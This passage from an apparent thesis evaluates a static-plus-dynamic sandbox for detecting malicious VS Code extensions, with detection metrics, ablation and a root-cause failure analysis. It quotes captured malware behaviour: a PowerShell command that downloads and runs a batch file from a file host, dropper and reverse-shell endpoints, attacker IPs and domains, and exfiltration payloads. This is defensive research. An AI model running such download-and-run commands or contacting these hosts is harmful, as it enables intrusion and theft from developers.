The framework gives a three-way verdict. So performance is reported at two operating points in Table 7. At the strict point, only MALICIOUS counts as a positive. At the flagged point, both MALICIOUS and SUSPICIOUS count as positives. Moving from the strict point to the flagged point trades a small loss of precision (90.6% to 88.4%) for a large gain in recall (40.0% to 50.8%). The cost is a higher false-positive rate (10.2% to 16.3%).

Table 7. Detection performance at the strict and flagged operating points.

Operating point	Precision	Recall	F1	Accuracy	FPR	Specificity
Strict (MALICIOUS)	90.6%	40.0%	55.5%	54.4%	10.2%	89.8%
Flagged (MALICIOUS + SUSPICIOUS)	88.4%	50.8%	64.5%	60.4%	16.3%	83.7%

Table 7. Each row is one operating point, that is, one choice of how strict the system is. The columns are the six metrics defined in Chapter 3. *Precision* is the share of flagged samples that are truly malicious, so high precision means few false alarms. *Recall* (the detection rate) is the share of malicious samples that the system catches. *F1* is the harmonic mean of precision and recall, which balances the two. *Accuracy* is the share of all 169 samples that are classified correctly. *FPR* is the false-positive rate, that is, the share of benign samples that are wrongly flagged. *Specificity* is the share of benign samples that are correctly cleared. The first row is the strict point. Here a malicious verdict is correct about nine times out of ten (90.6% precision), but the system catches only 40.0% of the malicious samples. The second row is the flagged point. Here recall rises to 50.8%, but more benign samples are flagged (the FPR rises to 16.3%). Two facts stand out. First, precision is high at both points, which matters for a developer-facing tool, because false alarms destroy trust. Second, recall is the limiting factor. The reasons for the missed samples are analyzed in Chapter 5, and they are dominated by a class that no behavior or content analysis can reach.

4.3.3. Per-Layer Ablation

Table 8 isolates the contribution of each stage. It reports recall on the 120 malicious samples and the false-positive count on the 49 benign samples. It does this for the static stage alone, the dynamic stage alone, and the fused system. The static-only recall is reported as 30 of 120, which is the value recorded in `res/all.csv`. This keeps the ablation consistent with the fusion result, because the fused set of 48 is exactly the union of the static and dynamic detections.

Table 8. An ablation study turns parts of the system on and off to measure what each part contributes. Each row is one configuration. The first row uses only the static stage. The second row uses only the dynamic stage. The third row uses the fused system. The *Recall* column shows how many of the 120 malicious samples that configuration catches, as both a percentage

Table 8. Per-layer ablation at the strict operating point (recall on 120 malicious, FP on 49 benign).

Configuration	Recall (detection rate)	False positives
Static-only	25.0% (30 / 120)	10.2% (5 / 49)
Dynamic-only	30.8% (37 / 120)	0.0% (0 / 49)
Fusion (max)	40.0% (48 / 120)	10.2% (5 / 49)

and a count. The *False positives* column shows how many of the 49 benign samples it wrongly flags. Reading the rows gives two clear findings. First, the dynamic stage alone produces zero false positives (0 of 49). Every benign extension behaves like normal software when it runs, so nothing it does triggers a malicious verdict. This means that all five false positives of the fused system come only from the static stage. Second, fusion increases recall through a union. The static stage catches 30 malicious samples, and the dynamic stage catches 37. These two sets overlap in only 19 samples. So 11 samples are caught by static alone, and 18 are caught by dynamic alone. Taking the maximum of the two scores forms the union of the two detection sets. This raises recall to 40.0% (48 of 120), which is well above either stage on its own. The two stages are therefore complementary, not redundant.

4.3.4. Detected Threat Families

Across the malicious set, the framework's `intel` breakdown assigned the detected samples to the families in Table 9. The families span host compromise, data theft, and supply-chain trojans.

Table 9. Threat families identified by the framework, with a representative sample for each.

Threat family	Representative sample and behavior
Reverse-shell backdoor	`ChatGPT-B0T`: a TCP socket piped to `child_process.exec` (`6.tcp.eu.ngrok.io:16587`)
Download-and-execute loader	`7finney.ETHCode`: a living-off-the-land fetch-and-run from `files.catbox.moe`
Executable dropper	`GitlensPro.*` and `OzzyDev777.*`: download an `.exe` or `.dll`, then spawn it
Infostealer and recon-exfil	`secure-codee`, `soli-extensio`, `expressjs-session`: upload source code or host recon
C2 web-hook	`VSAnalysistest.*`: exfiltration through a Discord web-hook
Supply-chain trojan (in `node_modules`)	`7finney.ETHCode`: payload hidden in `node_modules/keythereum-utils`
GlassWorm invisible-Unicode	`QuantumCodeLabs.*`: variation-selector concealment caught by the static stage

Table 9. This table groups the detected malware into families by what it does. The left column, *Threat family*, names a category of malicious behavior. The right column gives a representative

sample from the benchmark and a short description of its concrete behavior. So each row is one attack type with a real example. For instance, the first row describes a reverse-shell backdoor, and its example is `ChatGPT-B0T`, which pipes a TCP socket to `child_process.exec` to reach `6.tcp.eu.ngrok.io:16587`. The table shows that the framework does not just give a yes-or-no answer. It also tells the analyst what kind of threat each sample is. The families range from full host compromise (reverse shells and droppers), through data theft (infostealers and web-hook exfiltration), to supply-chain trojans hidden inside dependencies and GlassWorm samples hidden with invisible Unicode.

4.3.5. Concrete Indicators of Compromise

Table 10 lists the concrete network indicators captured by the logging module, quoted exactly as observed. The full outbound payloads for these indicators, quoted from the capture logs, follow in the listings below.

Table 10. Concrete network indicators of compromise captured during detonation.

Network indicator	Sample(s) or publisher	Family
`91.92.242.133` (raw IP)	`GitlensPro.*` and `OzzyDev777.*` (10 samples)	Dropper
`files.catbox.moe/nucjfz.bat`	`7finney.ETHCode` (trojan in `node_modules/keythereum-utils`)	Loader
`ca458c98fbe7.ngrok-free.app`	`AhmedSlem.secure-codee`	Infostealer
`function.undefined21.com`	`Vitalik-Buterin.soli-extensio`, `juanbIanco.soli989`	Recon-exfil
`xn-expessjs-00d.com` (puny-code)	`Expressjs.expressjs-session`	Recon-exfil
`discord.com/api/webhooks`	`VSAnalysistest.*`	Web-hook exfil
`6.tcp.eu.ngrok.io:16587`	`0xS1rx58D3V.ChatGPT-B0T`	Reverse shell
`solidity.bot`	`EthCompiler.among-eth`, `JohnGaffney`, `SmartContractAI`	C2 beacon

Table 10. An indicator of compromise is a concrete piece of evidence that a machine has been attacked. Here the indicators are network destinations that the malware actually contacted during detonation. Each row is one real destination. The *Network indicator* column gives the exact address, URL, or IP that was captured. The *Sample(s) or publisher* column names the extensions that used it. The *Family* column states the kind of attack, as defined in Table 9. As an example, the first row reads as follows. The raw IP address `91.92.242.133` was contacted by the `GitlensPro` and `OzzyDev777` families, which together account for 10 samples, and the activity is a dropper. These indicators are directly useful in practice. A security team can add them to a firewall block list or a threat-intelligence feed to block repeat attacks.

The captured payloads below show exactly what was sent to these destinations. For the dropper family, the harness captured the retrieval and execution of two remote binaries, followed by a detached and hidden process launch.

Listing 4.1. Dropper behavior captured for the `91.92.242.133` family (GitlensPro / OzzyDev777).

```
downloads /dl/timetoplay.exe, /dl/Lightshot.dll  ->  spawn(detached,
   windowsHide)
```

The loader hidden inside a transitive dependency of `7finney.ETHCode` was captured as a living-off-the-land download-and-run command.

Listing 4.2. Download cradle captured for `7finney.ETHCode` (in `node_modules/keythereum-utils`).

```
powershell -Command $o="$env:TEMP\1.cmd"; & curl.exe -k -L -Ss "https://
   files.catbox.moe/nucjfz.bat" -o $o; & $o
```

The infostealer `AhmedSlem.secure-codee` uploaded the contents of the active editor.

Listing 4.3. Source-code exfiltration payload captured for `AhmedSlem.secure-codee` (to `ca458c98fbe7.ngrok-free.app`).

```
{"code":"<editor source>","language":"javascript"}
```

Two reconnaissance samples sent host and user fingerprints. The `"platform"` field reads `"win32"`, which is the spoofed value. This confirms that the platform-spoofing mechanism convinced the payload it was on Windows.

Listing 4.4. Host and user reconnaissance captured for `soli-extensio` / `soli989` (to `function.undefined21.com`) and `expressjs-session` (to `xn-expessjs-00d.com`).

```
{"hostname":"ubuntu2604","username":"vboxuser","platform":"win32","
   macAddress":"08:00:27:9d:0a:34","machineId":"431d5d5b0124fc38"}
```

The web-hook family posted change notifications, including source content, to a Discord channel.

Listing 4.5. Discord web-hook exfiltration captured for `VSAnalysistest.*` (to `discord.com/api/webhooks`).

```
{"content":"Change detected: <source>"}
```

4.4. Discussion

The aggregate results raise three deeper questions. How should the operating point be chosen, given the precision and recall trade-off? Why do the two stages complement each other instead of duplicating each other? Why are some samples reported as SUSPICIOUS rather than MALICIOUS? This section answers each question in turn.

4.4.1. The Precision and Recall Trade-Off

The detection threshold is not a fixed property of the framework. It is a tunable operating point. The evaluation makes the trade-off concrete. During development, two static configurations sat at the extremes of this trade-off. An aggressive configuration maximized recall. However, it produced a 44.9% false-positive rate on the benign control set. Almost half of all benign extensions were wrongly flagged, which would be unacceptable in practice. A conservative configuration lowered the benign false-positive rate to 10.2%, while it still kept a 40% detection rate. The fused system in Table 7 uses the conservative point as its strict operating point (precision 90.6%, recall 40.0%, FPR 10.2%). It exposes the flagged operating point (precision 88.4%, recall 50.8%, FPR 16.3%) as the more permissive option.

The practical effect is that the analyst, not the tool, chooses where to sit on this curve. A developer who checks a single extension before installing it may prefer the strict point. There, a malicious verdict is correct about nine times out of ten, and false alarms are rare. A security team that triages a large batch can afford to review a few extra flags. They may prefer the flagged point, which gains about eleven more percentage points of recall. Reporting both points is therefore a deliberate choice. It keeps this flexibility instead of hiding it inside one threshold. It is the qualitative analogue of an ROC-style trade-off.

4.4.2. Complementarity of Static and Dynamic Analysis

The ablation showed that the two stages overlap in only 19 of their combined 48 detections. Two samples make the underlying mechanism concrete and show why both stages are needed.

The first sample is `EtherFoundation.vs-ranket`. It is caught only by the dynamic stage. Its static verdict is BENIGN, with a static score of 0. It carries no hard-coded IOC that the static taxonomy knows, because its malicious behavior is gated on the operating system and appears only on Windows. On the Ubuntu host it would reveal nothing. The platform-spoofing mechanism reports `os.platform()` as `win32`. This makes the payload take its Windows branch inside the sandbox. The dynamic stage then observes the malicious behavior and assigns a MALICIOUS score of 90. Without OS-platform spoofing, this sample would be a silent false negative. This is why the spoof is a load-bearing part of the design, not a small detail.

The second sample is the `QuantumCodeLabs` GlassWorm family. It is caught only by the static stage. Its dynamic verdict is BENIGN, with a dynamic score of 0. The payload is gated and does not fire during the detonation window, so the runtime harness observes nothing malicious. The static stage still catches it, because it detects the GlassWorm invisible-Unicode variation selectors directly in the source. It assigns a MALICIOUS static score in the range of 55 to 80 across the family. Here the static content signature succeeds exactly where the behavioral observation fails.

These two cases are mirror images of each other. Together they justify the max(static, dynamic) fusion rule. A purely dynamic tool would miss the QuantumCodeLabs family. A purely static tool would miss `EtherFoundation`. The union catches both. The broader lesson is that no single observation method is enough against an adversary who can choose, for each sample, whether to hide a payload in obfuscated content or behind a runtime trigger.

4.4.3. Why Some Samples Are SUSPICIOUS Rather Than MALICIOUS

The three-way verdict follows the weighted scoring scheme of Chapter 3. A final score of 50 or above is MALICIOUS. A score from 25 to 49 is SUSPICIOUS. The SUSPICIOUS band is not a hedge. It is reserved for samples whose observed evidence is consistent with malicious intent but falls short of proof. Three patterns recur in this band.

The first pattern is reconnaissance without confirmed exfiltration. For example, `EthCompiler.among-eth` beacons host and platform information to `solidity.bot`. It is not observed completing a transfer of sensitive content. Its dynamic score of 30 places it in the SUSPICIOUS band. The second pattern is greyware. For example, `AutoMind.automindX` contacts an updater endpoint at `autohome.com.cn`. Its behavior is aggressive but not clearly malicious, so it also scores in the SUSPICIOUS range. The third pattern is functionality-mismatch toolkit stubs. For example, the `BlockchainIndustries.*` toolkit extensions show static indicators that score below the MALICIOUS threshold. This is consistent with a stub whose stated purpose does not match its contents but which exposes no confirmed payload.

In each case the SUSPICIOUS verdict is the honest one. Escalating these to MALICIOUS would inflate the false-positive rate. Discarding them as BENIGN would lose real signal. This is exactly why the evaluation reports the flagged operating point next to the strict one. At the flagged point, these SUSPICIOUS samples count as positives. They are the source of the eleven-percentage-point recall gain discussed above. The choice of where to draw the line between SUSPICIOUS and MALICIOUS is, in the end, a policy decision. The two-operating-point reporting makes that decision transparent instead of hiding it inside a single number.

4.4.4. Terminal Captures of Representative Failure Cases

To make the discussion of misclassifications concrete, the following terminal captures show three representative cases. They are analyzed by root cause in Chapter 5. The cases are a payload-less false negative (Bucket A), a sub-threshold SUSPICIOUS beacon (Bucket B), and a static-stage false positive.

```
[*] Simulating VS Code editor events to trigger lazy behaviour...

🔵 [SIM] Firing onDidChangeActiveTextEditor
🔵 [SIM] Firing onDidOpenTextDocument
🔵 [SIM] Firing onDidSaveTextDocument
🔵 [SIM] Firing onDidChangeTextDocument
🟡 [SIM] No commands registered — extension may not have loaded sub-modules
🔵 [SIM] executeCommand('secure-code.scan')
🔵 [SIM] executeCommand('secure-code.scanCurrentFile')
🔵 [SIM] executeCommand('secure-code.login')
🔵 [SIM] executeCommand('extension.scan')
🔵 [SIM] executeCommand('extension.analyze')
🔵 [SIM] executeCommand('extension.check')
🔵 [SIM] executeCommand('extension.activate')
🔵 [SIM] executeCommand('extension.start')

[*] Waiting 30 s for timers / async operations to complete...
[*] Wait complete.


═══════════════════════════════════════════════════════════════
DYNAMIC ANALYSIS COMPLETE
═══════════════════════════════════════════════════════════════

Extension          : GLM Copilot
Total events       : 0  (critical: 0)
child_process      : 0   eval()/new Function : 0
http/https/fetch   : 0   crypto.decipher     : 0
fs writes (blocked): 0   fs reads            : 0
net sockets        : 0   dns lookups         : 0
---------------------------------------------------------------
🟢 VERDICT          : BENIGN  (score 0)

Report saved → /media/sf_CNDCProject2/Dataset/sanchuan.glm-copilot/1.0.1/extension/execution-log.json
```

Figure 24. Terminal output for a Bucket A sample (sanchuan), showing zero intercepted events.

```
  at async runSandbox (/media/sf_CNDCProject2/Dynamic-sandbox3/dynamic-sandbox-fixed/dynamic-sandbox/sandbox.js:2039:19)
[vscode.err]  安装插件时出错: TypeError: Cannot read properties of undefined (reading 'split')

[*] Waiting 30 s for timers / async operations to complete...
[*] Wait complete.


═══════════════════════════════════════════════════════════════
DYNAMIC ANALYSIS COMPLETE
═══════════════════════════════════════════════════════════════

Extension          : AutoMindX
Total events       : 26  (critical: 26)
child_process      : 0   eval()/new Function : 0
http/https/fetch   : 13   crypto.decipher     : 0
fs writes (blocked): 0   fs reads            : 0
net sockets        : 0   dns lookups         : 0
Hosts contacted    : nfiles3three.autohome.com.cn
---------------------------------------------------------------
OUTBOUND MESSAGES  : 13 captured
  → [fetch] GET nfiles3three.autohome.com.cn
  → [fetch] GET nfiles3three.autohome.com.cn
  → [fetch] GET nfiles3three.autohome.com.cn
  → [fetch] GET nfiles3three.autohome.com.cn
  → [fetch] GET nfiles3three.autohome.com.cn
  → [fetch] GET nfiles3three.autohome.com.cn
  … and 7 more (see outbound_messages in the JSON)
---------------------------------------------------------------
🟢 VERDICT          : BENIGN  (score 10)
      • (+10) makes outbound network connections

Report saved → /media/sf_CNDCProject2/Dataset/AutoMind.automindX/1.0.1/extension/execution-log.json
═══════════════════════════════════════════════════════════════
```

Figure 25. Terminal output for a Bucket B sample (AutoMind), showing a suspicious network beacon.

```
vboxuser@ubuntu2604:/media/sf_CNDCProject2/Dynamic-sandbox3/dynamic-sandbox-fixed/dynamic-sandbox$ no
de preprocess.js /media/sf_CNDCProject2/Benign/Gruntfuggly.todo-tree
═══════════════════════════════════════════════════════════════
  STATIC PRE-PROCESSING  (pre-filter v2)
  Targets: 1
═══════════════════════════════════════════════════════════════
  🔴 [STATIC] Gruntfuggly.todo-tree  → MALICIOUS (score 55, files 8)
        • (+55) download-and-execute cradle (LOLBIN fetches & runs a remote payload)  [buildCodiconNa
mes.js]
═══════════════════════════════════════════════════════════════
```

Figure 26. Static analysis output for Gruntfuggly.todo-tree, showing a false-positive regex match.

CHAPTER 5. Conclusion and Future Work

This final chapter summarizes the findings. It then presents a transparent root-cause analysis of every misclassification. It ends with directions for future work. The failure analysis is based strictly on the automatically generated report `FAILURES.md`. It is presented in full, because an honest, root-caused account of where a detector fails is itself a scientific contribution.

5.1. Limitations and Root-Cause Analysis

At the strict operating point, the framework produced 72 false negatives and 5 false positives on the 169-sample benchmark. Instead of presenting these as one error count, `failures.js` attaches a root cause to each one. This lets the failures fall into a small number of clear buckets. Several of these buckets are fundamental limits of any behavior-and-content detector. They are not incidental bugs in this implementation. Telling the two apart is the main purpose of this analysis.

5.1.1. False Negatives (72): Three Buckets

Bucket A: payload-less, behaviorally benign code (dominant, about 47). The largest single cause of missed detections is a class of clean samples. They ship functional code with no observable payload. They show zero runtime events, zero network activity, zero process execution, and zero static IOCs. The main example is the `sanchuan.*` family. It has 22 versions across `glm-copilot`, `kimi-copilot`, `kimi-coding-copilot`, `mimo-copilot`, `minimax-copilot`, and `minimax` variants. These are functional large-language-model client extensions. They call legitimate APIs such as `open.bigmodel.cn`, OpenAI, and Anthropic. This bucket also includes several Darcula-style theme clones, for example `Bobronium.darcula-from-pycharm`, `garytyler.darcula-pycharm`, `kraftwer1.darcula-extra`, and `rafaelrenanpacheco.darcula-theme`. It includes formatter clones such as `OktayAydoan.smarty-formatter`, `ab-498.httpformat`, and `498-00.httpformat`. It also includes a number of no-code or stub packages. A related sub-pattern is a sample that produces a little runtime activity which still matches no malicious signature. Such activity is indistinguishable from benign software at observation time. Examples are `WhenSunset.chatgpt-china` and `ab-498.cppformat`.

The root cause must be stated plainly. These samples are in the malicious corpus because of their

provenance, not their code. They were flagged for brand impersonation of a trusted publisher, or they were taken down later. They are not flagged for anything in their code or behavior. By construction, they are behaviorally and structurally identical to legitimate software. No detector that reasons only about content and behavior can reach a sample that has no malicious content and no malicious behavior. This is not a deficiency that better hooks or stronger de-obfuscation can fix. It is a fundamental boundary of the technique. The right remedy lies on a different axis. A publisher-reputation and threat-intelligence layer would judge a package by who published it and how the ecosystem reacted to it, rather than by what its code does. This is the single most important direction for future work.

Bucket B: sub-threshold SUSPICIOUS (about 15). The second bucket holds samples whose activity scored in the SUSPICIOUS band, that is, between 25 and 49. They did not cross the MALICIOUS threshold at the strict operating point. These are genuine signals that the system did surface. They were simply below the escalation line. Examples include recon beacons such as `EthCompiler.among-eth` and `SmartContractAI.solaibot`, which contact `solidity.bot`. They also include the greyware updater `AutoMind.automindX`, which contacts `autohome.com.cn`. They include functionality-mismatch toolkit stubs such as the `BlockchainIndustries.*` family and `embeddteam.embedded-cortex-debug`. The root cause is simply that borderline behavior scored below a hand-tuned threshold. Two remedies follow naturally. The first is machine-learned thresholds, calibrated on a larger labeled corpus. The second is already available today: reporting at the flagged operating point, where every sample in this bucket counts as a positive. This bucket is therefore the direct source of the eleven-percentage-point recall gain between the strict and flagged points in Chapter 4.

Bucket C: dynamic timeouts and out-of-memory terminations. A third, smaller bucket holds samples whose dynamic analysis was killed or timed out before any behavior appeared. The static stage then had no IOC to fall back on. An example is `priyanshumallick.clipboard-history-manager`, whose detonation was terminated early. The root cause is resource exhaustion within the per-sample analysis budget. The remedies are engineering ones. The first is a larger per-sample timeout and added memory guards. A more ambitious remedy is time dilation to fast-forward delayed payloads, plus C2 emulation to satisfy samples that stall while waiting on an unreachable server.

5.1.2. False Positives (5): Static Regex Proximity on Minified Bundles

As the ablation showed, all five false positives come only from the static stage. The dynamic stage produced none. Four of the five share the same cause. They are `Gruntfuggly.todo-tree`, `PKief.material-icon-theme`, `formulahendry.code-runner`, and

`streetsidesoftware.code-spell-checker`. In each one, the download-cradle detector matched a living-off-the-land keyword that happened to sit near an unrelated URL inside a benign, minified library bundle. The fifth, `TabNine.tabnine-vscode`, fired a generic process and socket marker on a legitimate language server that uses `child_process` in its normal operation. The common root cause is that proximity-based regular expressions are unreliable on single-line minified code. There, unrelated tokens are packed close together, so the idea of proximity loses its meaning.

The remedy is a more structural form of static analysis. The proximity-based regular expressions should be replaced with analysis over an Abstract Syntax Tree or a Control-Flow Graph. Then a fetch and an execute are flagged only when they are truly connected by data flow, not merely placed next to each other. The same change would also confine the generic process and socket markers to the extension's own code. This would remove the TabNine false positive. Precision at the strict point is already 90.6%. All five errors share this single mechanical cause. So an AST or CFG based static stage would likely push strict precision close to 100%.

5.1.3. Honest Failure Reporting as a Contribution

The analysis above is not an apology. It is a result. A detector that reports only its successes has little scientific value. It gives the reader no way to predict where it will fail, or to reason about the limits of the technique. Grouping every miss into a root-caused bucket exposes a sharp and useful distinction. Bucket A is a fundamental limit of behavior-and-content analysis. No amount of extra engineering can overcome it. It demands an orthogonal threat-intelligence solution. Buckets B and C, and the false positives, are tractable engineering limits with concrete, identified remedies. Knowing which failures are fundamental and which are tractable is exactly the kind of knowledge that lets the field spend effort wisely. It is offered here as a contribution in its own right.

5.2. Future Work

The root-cause analysis maps directly onto a prioritized program of future work.

1. **Publisher-reputation and threat-intelligence layer.** This addresses the dominant Bucket A failures. It requires a third signal that is independent of code and behavior. The signal would use publisher identity, brand-impersonation detection, and ecosystem takedown data. This is the highest-impact direction, because it targets the only failure class that the current architecture cannot reach in principle.

2. **Machine-learned thresholds.** This recovers Bucket B samples without raising false positives. The fixed MALICIOUS and SUSPICIOUS thresholds would be replaced by a classifier

learned from a larger labeled corpus. It would build on the API-sequence approach of Zhang et al. [7].

3. **Robust dynamic execution.** This addresses Bucket C timeouts and out-of-memory terminations. The harness would add time dilation to fast-forward delayed payloads. It would add C2 emulation for samples that stall on unreachable servers. It would add stricter memory guards and a larger per-sample budget.

4. **AST or CFG based static analysis.** This removes the five false positives. The proximity-based regular expressions would be replaced with data-flow analysis over an Abstract Syntax Tree or Control-Flow Graph. It would also confine generic markers to the extension's own code.

5. **Operating-system-tier syscall monitoring.** As noted in Chapter 3, a lower tier would hook system calls beneath the Node.js runtime, for example through `LD_PRELOAD`. It would capture stealthy file and process operations that bypass the Node API layer. This tier is future work.

6. **Docker-based credential honeypots.** As also noted in Chapter 3, a containerized environment would hold bait credential directories such as `/root/.ssh` and `/root/.aws`. It would detect credential-stealing extensions by watching access to those decoy paths. This environment is future work.

7. **Packaging as a self-audit extension.** The harness could be packaged as a user-friendly VS Code extension. Developers could then scan their installed plugins inside the IDE at installation time.

5.3. Conclusion

This project asked a clear question. Can malicious VS Code extensions be detected at the developer endpoint, even when their payloads are encrypted, gated to a specific operating system, or hidden inside a bundled dependency? To answer it, the project designed and implemented a two-stage, multi-layer sandbox. The sandbox fuses a static IOC pre-filter with a dynamic API-interception detonation engine. The fusion uses the explainable rule FINAL = max(static, dynamic). The system was evaluated on a labeled benchmark of 169 samples, with 120 malicious and 49 benign.

The evaluation gives several concrete findings. Signature-based antivirus is clearly not enough against this threat class. The three GlassWorm case-study samples evaded between 0 and 9 of the 64 VirusTotal engines. Yet the framework detected and intercepted all three in real time. Socket.dev threat intelligence and a Microsoft Defender attribution of

`Trojan:JS/GlassWorm.PAA!MTB` confirmed this independently. On the full benchmark, the fused system reaches high precision. It is 90.6% at the strict operating point and 88.4% at the flagged point. So a malicious verdict is correct about nine times out of ten. The detection rates are 40.0% and 50.8% at the two points. The per-layer ablation shows that the dynamic stage alone produces zero false positives. It also shows that fusion lifts recall through the union of two complementary stages. The platform-spoofing dynamic stage catches OS-gated samples such as `EtherFoundation.vs-ranket`, which carry no static signature. The static stage catches GlassWorm invisible-Unicode samples such as the `QuantumCodeLabs` family, whose payload never runs. The two mechanisms that most distinguish this work are OS-platform spoofing to `win32` and dependency-aware static fusion across `node_modules`. These are exactly the components that catch the samples a time-gated or entry-point-focused approach would miss.

The work is equally clear about its limits. The dominant cause of missed detections is a class of payload-less, behaviorally benign extensions that are flagged only by provenance. No behavior or content analysis can reach this class. It motivates a future publisher-reputation layer. The remaining failures are tractable engineering limits with identified remedies. By reporting these failures openly, and by attaching a root cause to each, the project contributes more than a working detector with a labeled accuracy benchmark and per-sample forensic explainability. It also contributes a clear map of which parts of the problem are solved, which are merely engineering, and which are fundamental. This is a practical contribution towards securing the software supply chain at the developer endpoint.

REFERENCES

[1] R. Saini and G. Mussbacher, "Towards Conflict-Free Collaborative Modelling using VS Code Extensions," in *2021 ACM/IEEE International Conference on Model Driven Engineering Languages and Systems Companion (MODELS-C)*, 2021.

[2] R. Kochnev, A. T. Goodarzi, Z. A. Bentyn, D. Ignatov, and R. Timofte, "Optuna vs Code Llama: Are LLMs a New Paradigm for Hyperparameter Tuning?," arXiv preprint arXiv:2504.06006, 2025.

[3] S. Edirimannage et al., "Developers Are Victims Too: A Comprehensive Analysis of The VS Code Extension Ecosystem," arXiv preprint arXiv:2411.07479, 2024.

[4] A. Cohen, "JavaSith: A Client-Side Framework for Analyzing Potentially Malicious Extensions in Browsers, VS Code, and NPM Packages," arXiv preprint arXiv:2505.21263, 2025.

[5] E. Lin, L. Koishybayev, T. Dunlap, W. Enck, and A. Kapravelos, "UntrustIDE: Exploiting Weaknesses in VS Code Extensions," in *Proceedings of the NDSS Symposium*, 2024.

[6] A. Damodaran et al., "A Comparison of Static, Dynamic, and Hybrid Analysis for Malware Detection," arXiv preprint arXiv:2203.09938, 2022.

[7] S. Zhang, J. Wu, M. Zhang, and W. Yang, "Dynamic Malware Analysis Based on API Sequence Semantic Fusion," *Applied Sciences*, vol. 13, no. 11, p. 6526, 2023.

[8] Koi Security, "GlassWorm: First Self-Propagating Worm Using Invisible Code Hits the Open VSX Marketplace," Oct. 2025. [Online]. Available: `https://www.koi.ai/blog/glassworm-first-self-propagating-worm-using-invisible-code-hits-openvsx-marketplace`

[9] H. Bai, "VSC-WebGPU: A Selenium-based VS Code Extension For Local Edit And Cloud Compilation on WebGPU," in *2021 IEEE 3rd International Conference on Frontiers Technology of Information and Computer (ICFTIC)*, 2021.

[10] P. Vaithilingam and T. Zhang, "Expectation vs. Experience: Evaluating the Usability of Code Generation Tools Powered by Large Language Models," in *CHI Conference on Human Factors in Computing Systems Extended Abstracts*, 2022.

[11] Microsoft, "Workspace Trust in Visual Studio Code," Visual Studio Code Documentation. [Online]. Available: https://code.visualstudio.com/docs/editing/workspaces/workspace-trust

[12] Microsoft, "Testing Extensions," Visual Studio Code API Documentation. [Online]. Available: https://code.visualstudio.com/api/working-with-extensions/testing-extension

[13] BleepingComputer, "GitHub confirms breach of 3,800 repos via malicious VSCode extension," May 2026. [Online]. Available: https://www.bleepingcomputer.com/news/security/github-confirms-breach-of-3-800-repos-via-malicious-vscode-extension/

[14] The MITRE Corporation, "MITRE ATT&CK Framework." [Online]. Available: https://attack.mitre.org/

[15] Datadog, "Malicious Software Packages Dataset." GitHub repository. [Online]. Available: https://github.com/DataDog/malicious-software-packages-dataset

APPENDIX

A. Repository and Artefact Layout

The implementation and all experimental artefacts are organized as follows. This layout supports reproduction of the results in Chapter 4.

- `dynamic-sandbox/`: the framework source. It contains `preprocess.js` (the static pre-filter, Stage 1), `sandbox.js` (the dynamic detonation, Stage 2), `run_dataset.js` (the batch runner), `explain.js` (the per-sample forensic report and MITRE ATT&CK mapping), `evaluate.js` (precision, recall, and F1), and `failures.js` (the false-positive and false-negative collector and root-cause generator).
- `Dataset/`: the 120 malicious extensions from the DataDog dataset [15].
- `Benign/`: the 49 benign control extensions.
- `res/`: the experimental outputs. It contains `res/all.csv` (the batch summary), `res/ANALYSIS.md` (the aggregate forensic narrative), and, for each sample, `res/<sample>/extension/analysis.md` together with the matching `execution-log.json`.
- `FAILURES.md`: the generated misclassification and root-cause report on which Chapter 5 is based.

B. Example Forensic Report (`ANALYSIS.md`)

The following is a condensed example of the per-sample forensic report produced by `explain.js`. It is for the reverse-shell sample `0xS1rx58D3V.ChatGPT-B0T`. It shows the structured threat-intelligence breakdown and the MITRE ATT&CK mapping referenced in Chapter 3.

Listing 5.1. Condensed per-sample forensic report for `0xS1rx58D3V.ChatGPT-B0T`.

```
Final verdict: MALICIOUS  (dynamic 90, static 50)
Purpose / family : Backdoor / Reverse shell
Actions executed : spawned OS process via child_process; wrote file to
    disk
Data targeted    : host/user reconnaissance
Network          : tcp CONNECT -> 6.tcp.eu.ngrok.io : 16587

MITRE ATT&CK
  T1059  Command and Scripting Interpreter   (evidence: whoami)
  T1571  Non-Standard Port                    (evidence: 6.tcp.eu.ngrok.io
    :16587)

Indicators of Compromise
  shell command : whoami
  file written  : /home/vboxuser/.4567.lock
```